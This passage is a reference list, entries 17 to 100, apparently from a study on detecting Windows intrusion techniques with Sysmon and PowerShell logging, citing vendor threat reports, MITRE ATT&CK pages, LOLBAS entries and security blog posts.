[17] MITRE, *Techniques: Enterprise.* [Online] Available: https://attack.mitre.org/techniques/enterprise/. Accessed on: Jul. 24 2019.

[18] T. Ueltschi, "Hunting and detecting APTs using Sysmonand PowerShell logging," 2018.

[19] T. Ueltschi, "Advanced Incident Detection and Threat Hunting using Sysmon(and Splunk)," 2016.

[20] T. Ueltschi, *my-public-stuff.* [Online] Available: https://github.com/c-APT-ure/my-public-stuff. Accessed on: Jul. 07 2019.

[21] D. Kennedy, *Using Sysmon and ETW For So Much More.* [Online] Available: https://www.binarydefense.com/using-sysmon-and-etw-for-so-much-more/. Accessed on: Jul. 07 2019.

[22] Mandiant, "M-Trends 2015: A VIEW FROM THE FRONT LINES," Mandiant, 2015. [Online] Available: https://www2.fireeye.com/rs/fireye/images/rpt-m-trends-2015.pdf. Accessed on: Jul. 07 2019.

[23] Paloalto Networks, *Cyberthreat Report: Reconnaissance 2.0.* [Online] Available: https://www.paloaltonetworks.com/apps/pan/public/downloadResource?pagePath=/content/pan/en_US/resources/whitepapers/cyber-threat-report-reconnaissance.

[24] D. Kennedy and J. Kelley, *PowerShell Its Time To Own.* Accessed on: Jun. 24 2019.

[25] R. Kazanciyan and M. Hastings, "Investigating Powershell Attacks," Mandiant, BlackHat USA 2014, 2014.

[26] M. Graeber, "Abusing Windows Management Instrumentation (WMI) to Build a Persistent, Asyncronous, and Fileless Backdoor," BlackHat USA 2015, 2015.

[27] C. Campbell and M. Graeber, *Living Off The Land: A Minimalist S Guide To Windows Post Exploitation.* [Online] Available: https://www.youtube.com/watch?v=j-r6UonEkUw. Accessed on: Jun. 24 2019.

[28] Microsoft, *PowerShell ♥ the Blue Team | PowerShell.* [Online] Available: https://devblogs.microsoft.com/powershell/powershell-the-blue-team/. Accessed on: Jun. 24 2019.
[29] MITRE, *Technique: PowerShell.* [Online] Available: https://attack.mitre.org/techniques/T1086/. Accessed on: Jul. 07 2019.
[30] Counter Threat Unit Research Team, *A Novel WMI Persistence Implementation.* [Online] Available: https://www.secureworks.com/blog/wmi-persistence. Accessed on: Jun. 24 2019.
[31] MITRE, *Technique: PowerShell.* [Online] Available: https://attack.mitre.org/techniques/T1086/. Accessed on: Jul. 26 2019.
[32] harmj0y, *GhostPack.* [Online] Available: https://www.harmj0y.net/blog/redteaming/ghostpack/. Accessed on: Jul. 24 2019.
[33] M. Nelson, *"Fileless" UAC Bypass Using eventvwr.exe and Registry Hijacking.* [Online] Available: https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/. Accessed on: Jun. 24 2019.
[34] Microsoft, *User Account Control - Windows applications.* [Online] Available: https://docs.microsoft.com/en-us/windows/win32/secauthz/user-account-control. Accessed on: Jul. 24 2019.
[35] enigma0x3, *Invoke-EventVwrBypass.ps1.* [Online] Available: https://github.com/enigma0x3/Misc-PowerShell-Stuff/blob/master/Invoke-EventVwrBypass.ps1. Accessed on: Jul. 24 2019.
[36] D. Huss, P. T, and A. F, *Oops, they did it again: APT Targets Russia and Belarus with ZeroT and PlugX.* [Online] Available: https://www.proofpoint.com/us/threat-insight/post/APT-targets-russia-belarus-zerot-plugx. Accessed on: Jun. 24 2019.
[37] S. Frankoff and B. Hartly, *Big Game Hunting: The Evolution of INDRIK SPIDER From Dridex Wire Fraud to BitPaymer Targeted Ransomware.* [Online] Available: https://www.crowdstrike.com/blog/big-game-hunting-the-evolution-of-indrik-spider-from-dridex-wire-fraud-to-bitpaymer-targeted-ransomware/. Accessed on: Jun. 24 2019.
[38] N. Caroe, *Koadic.* [Online] Available: https://github.com/zerosum0x0/koadic. Accessed on: Jun. 24 2019.
[39] Microsoft, *certutil.* [Online] Available: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/certutil. Accessed on: Jul. 24 2019.
[40] *certutil | LOLBAS.* [Online] Available: https://lolbas-project.github.io/lolbas/Binaries/Certutil/. Accessed on: Jun. 24 2019.
[41] E. Salem, *Astaroth Malware Uses Legitimate OS and Antivirus Processes to Steal Passwords and Personal Data.* [Online] Available: https://www.cybereason.com/blog/information-stealing-malware-targeting-brazil-full-research. Accessed on: Jul. 09 2019.
[42] Wikipedia, *Base64.* [Online] Available: https://en.wikipedia.org/wiki/Base64. Accessed on: Jul. 24 2019.
[43] LOLBAS, *rundll32 | LOLBAS.* [Online] Available: https://lolbas-project.github.io/lolbas/Binaries/Rundll32/. Accessed on: Jun. 24 2019.
[44] M. Oddvar, *AppLocker – Case study – How insecure is it really? – Part 1.* [Online] Available: https://oddvar.moe/2017/12/13/applocker-case-study-how-insecure-is-it-really-part-1/. Accessed on: Jul. 18 2019.
[45] A. Chiu, *New Ransomware Variant "Nyetya" Compromises Systems Worldwide.* [Online] Available: https://blog.talosintelligence.com/2017/06/worldwide-ransomware-variant.html. Accessed on: Jun. 24 2019.
[46] GReAT, *MuddyWater expands operations.* [Online] Available: https://securelist.com/muddywater/88059/. Accessed on: Jun. 24 2019.
[47] Lockheed Martin, *The Cyber Kill Chain.* [Online] Available: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html. Accessed on: Jul. 24 2019.
[48] Microsoft, *Antimalware Scan Interface (AMSI) - Windows applications.* [Online] Available: https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal. Accessed on: Jul. 24 2019.
[49] S. Doriga, "Security Information and Event Management: on the methodology, implementation challenges, security issues and privacy implications concerning SIEM environments in large retail organizations.," Master Thesis, Radboud University Nijmegen, 2012.

[50] F. Imam, *Security Orchestration, Automation and Response (SOAR).* [Online] Available: https://resources.infosecinstitute.com/security-orchestration-automation-and-response-soar/. Accessed on: Jul. 11 2019.
[51] K. Kavanagh, T. Bussa, and Sadowski Gorka, *Magic Quadrant for Security Information and Event Management.* [Online] Available: https://www.gartner.com/doc/reprints?id=1-5WEZABX&ct=181205&st=sb. Accessed on: Jul. 11 2019.
[52] Wikipedia, *Deep packet inspection - Wikipedia.* [Online] Available: https://en.wikipedia.org/w/index.php?oldid=907224433. Accessed on: Jul. 24 2019.
[53] Microsoft, *Use Windows Event Forwarding to help with intrusion detection (Windows 10).* [Online] Available: https://docs.microsoft.com/en-us/windows/security/threat-protection/use-windows-event-forwarding-to-assist-in-intrusion-detection. Accessed on: Jul. 24 2019.
[54] E. Conrad, "Threat Hunting via Sysmon,"
[55] S. Le Berre, "Sysmon Internals," Paris, 2019.
[56] M. Graeber, *Working With Sysmon Configurations Like a Pro Through Better Tooling.* [Online] Available: https://posts.specterops.io/working-with-sysmon-configurations-like-a-pro-through-better-tooling-be7ad7f99a47. Accessed on: Jul. 17 2019.
[57] SwiftOnSecurity, *sysmon-config.* [Online] Available: https://github.com/SwiftOnSecurity/sysmon-config. Accessed on: Jul. 24 2019.
[58] M. Russinovich, "Tracking Hackers on Your Network with Sysinternals Sysmon," San Francisco, 2016.
[59] O. Hartong, *Sysmon 10.0 - New features and changes.* [Online] Available: https://medium.com/@olafhartong/sysmon-10-0-new-features-and-changes-e82106f2e00. Accessed on: Jul. 17 2019.
[60] O. Hartong, *sysmon-modular.* [Online] Available: https://github.com/olafhartong/sysmon-modular. Accessed on: Jul. 24 2019.
[61] T. Patzke, "Sigma: Generic Signatures for Log Events,"
[62] S. Metcalf, *How Attackers Dump Active Directory Database Credentials.* [Online] Available: https://adsecurity.org/?p=2398. Accessed on: Jul. 03 2019.
[63] Microsoft, *Compact.* [Online] Available: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb490884(v=technet.10). Accessed on: Jul. 24 2019.
[64] Z. Hromcová, *InvisiMole: Surprisingly equipped spyware, undercover since 2013.* [Online] Available: https://www.welivesecurity.com/2018/06/07/invisimole-equipped-spyware-undercover/. Accessed on: Jul. 09 2019.
[65] R. Dumont, *Fake or Fake: Keeping up with OceanLotus decoys | WeLiveSecurity.* [Online] Available: https://www.welivesecurity.com/2019/03/20/fake-or-fake-keeping-up-with-oceanlotus-decoys/. Accessed on: Jul. 09 2019.
[66] B. O'Gorman *et al.,* "Internet Security Threat Report: Volume 24," Symantec. [Online] Available: https://www.symantec.com/content/dam/symantec/docs/reports/istr-24-2019-en.pdf. Accessed on: Jul. 09 2019.
[67] *Dismantling a fileless campaign: Microsoft Defender ATP next-gen protection exposes Astaroth attack - Microsoft Security.* [Online] Available: https://www.microsoft.com/security/blog/2019/07/08/dismantling-a-fileless-campaign-microsoft-defender-atp-next-gen-protection-exposes-astaroth-attack/. Accessed on: Jul. 09 2019.
[68] E. Salem, *Astaroth Malware Uses Legitimate OS and Antivirus Processes to Steal Passwords and Personal Data.* [Online] Available: https://www.cybereason.com/blog/information-stealing-malware-targeting-brazil-full-research. Accessed on: Jun. 24 2019.
[69] J. Gerend, *NTFS overview.* [Online] Available: https://docs.microsoft.com/en-us/windows-server/storage/file-server/ntfs-overview. Accessed on: Jul. 24 2019.
[70] P. Arntz, *Introduction to Alternate Data Streams.* [Online] Available: https://blog.malwarebytes.com/101/2015/07/introduction-to-alternate-data-streams/. Accessed on: Jul. 03 2019.

[71] Microsoft, *AppLocker (Windows 10).* [Online] Available: https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-overview. Accessed on: Jul. 24 2019.

[72] K. Cenerelli, *Windows 10 Startup Folder.* [Online] Available: https://kencenerelli.wordpress.com/2017/12/31/windows-10-startup-folder/. Accessed on: Jul. 24 2019.

[73] X. Zhang, *Deep Analysis of TrickBot New Module pwgrab.* [Online] Available: https://www.fortinet.com/blog/threat-research/deep-analysis-of-trickbot-new-module-pwgrab.html. Accessed on: Jul. 03 2019.

[74] N. Llimos and C. Pascual, *Trickbot Shows Off New Trick: Password Grabber Module - TrendLabs Security Intelligence Blog.* [Online] Available: https://blog.trendmicro.com/trendlabs-security-intelligence/trickbot-shows-off-new-trick-password-grabber-module/. Accessed on: Jul. 03 2019.

[75] W. Zamora, *TrickBot takes over as top business threat.* [Online] Available: https://blog.malwarebytes.com/101/2018/11/trickbot-takes-top-business-threat/. Accessed on: Jul. 03 2019.

[76] Cobaltstrike, *User Account Control – What Penetration Testers Should Know.* [Online] Available: https://blog.cobaltstrike.com/2014/03/20/user-account-control-what-penetration-testers-should-know/2/. Accessed on: Jul. 03 2019.

[77] S. Whims, *BITSAdmin tool - Windows applications.* [Online] Available: https://docs.microsoft.com/en-us/windows/win32/bits/bitsadmin-tool. Accessed on: Jul. 24 2019.

[78] FireEye, *Suspected Chinese Cyber Espionage Group (TEMP.Periscope) Targeting U.S. Engineering and Maritime Industries.* [Online] Available: https://www.fireeye.com/blog/threat-research/2018/03/suspected-chinese-espionage-group-targeting-maritime-and-engineering-industries.html. Accessed on: Jul. 18 2019.

[79] crashie, *[Payload] Bitsadmin HTTP download/execute & upload PAYLOAD (IIS).* [Online] Available: https://forums.hak5.org/topic/28999-payload-bitsadmin-http-downloadexecute-upload-payload-iis/. Accessed on: Jul. 24 2019.

[80] D. Bohannon, "DOSfuscation: Exploring the Depths of Cmd.exe Obfuscation and Detection Techniques," FireEye, Mar. 2018. [Online] Available: https://www.fireeye.com/content/dam/fireeye-www/blog/pdfs/dosfuscation-report.pdf. Accessed on: Jul. 26 2019.

[81] Microsoft, *RTL_USER_PROCESS_PARAMETERS structure.* [Online] Available: https://docs.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-rtl_user_process_parameters. Accessed on: Jul. 24 2019.

[82] R. Boonen, *Sharp-Suite - SwampThing.* [Online] Available: https://github.com/FuzzySecurity/Sharp-Suite#swampthing. Accessed on: Jul. 24 2019.

[83] A. Chester, *How to Argue like Cobalt Strike.* [Online] Available: https://blog.xpnsec.com/how-to-argue-like-cobalt-strike/. Accessed on: Jul. 18 2019.

[84] Microsoft, *How to use the Regsvr32 tool and troubleshoot Regsvr32 error messages.* [Online] Available: https://support.microsoft.com/en-us/help/249873/how-to-use-the-regsvr32-tool-and-troubleshoot-regsvr32-error-messages. Accessed on: Jul. 24 2019.

[85] Microsoft, *Windows Script Components in IIS.* [Online] Available: https://docs.microsoft.com/en-us/previous-versions/iis/6.0-sdk/ms524594(v=vs.90). Accessed on: Jul. 24 2019.

[86] MITRE, *Technique: Regsvr32.* [Online] Available: https://attack.mitre.org/techniques/T1117/. Accessed on: Jul. 24 2019.

[87] R. Nolen, S. Miller, and R. Valdez, *Threat Advisory: "Squiblydoo" Continues Trend of Attackers Using Native OS Tools to "Live off the Land" | Carbon Black.* [Online] Available: https://www.carbonblack.com/2016/04/28/threat-advisory-squiblydoo-continues-trend-of-attackers-using-native-os-tools-to-live-off-the-land/. Accessed on: Jul. 18 2019.

[88] A. Anubhav and D. Kizhakkinan, *Spear Phishing Techniques Used in Attacks Targeting the Mongolian Government.* [Online] Available: https://www.fireeye.com/blog/threat-research/2017/02/spear_phishing_techn.html. Accessed on: Jul. 18 2019.

[89] Redcanary, *atomic-red-team RegSvr32.sct.* [Online] Available: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1117/RegSvr32.sct. Accessed on: Jul. 24 2019.

[90] netbiosX, *AppLocker Bypass – Regsvr32.* [Online] Available: https://pentestlab.blog/2017/05/11/applocker-bypass-regsvr32/. Accessed on: Jul. 24 2019.

[91] MITRE, *Technique: Mshta.* [Online] Available: https://attack.mitre.org/techniques/T1170/. Accessed on: Jul. 24 2019.

[92] A. Dahan, *Operation Cobalt Kitty: A large-scale APT in Asia carried out by the OceanLotus Group.* [Online] Available: https://www.cybereason.com/blog/operation-cobalt-kitty-apt. Accessed on: Jul. 21 2019.

[93] 3gstudent, *calc.hta.* [Online] Available: https://github.com/3gstudent/test/blob/master/calc.hta. Accessed on: Jul. 24 2019.

[94] pwndizzle, *Code Execution On Windows.* [Online] Available: https://github.com/pwndizzle/CodeExecutionOnWindows. Accessed on: Jul. 24 2019.

[95] Wikipedia, *Event Viewer - Wikipedia.* [Online] Available: https://en.wikipedia.org/w/index.php?oldid=899106874. Accessed on: Jul. 24 2019.

[96] Apache, *Apache Lucene - Query Parser Syntax.* [Online] Available: https://lucene.apache.org/core/2_9_4/queryparsersyntax.html. Accessed on: Jul. 24 2019.

[97] Microsoft, *Microsoft recommended block rules (Windows 10).* [Online] Available: https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/microsoft-recommended-block-rules. Accessed on: Jul. 24 2019.

[98] Microsoft, *Audit Policy Recommendations.* [Online] Available: https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/audit-policy-recommendations. Accessed on: Jul. 26 2019.

[99] Microsoft, *Script Tracing and Logging.* [Online] Available: https://docs.microsoft.com/en-us/powershell/wmf/whats-new/script-logging. Accessed on: Jul. 24 2019.

[100] NSA, “Defense in Depth: A practical strategy for achieving Information Assurance in today’s highly networked environments.,” [Online] Available: https://citadel-information.com/wp-content/uploads/2010/12/nsa-defense-in-depth.pdf.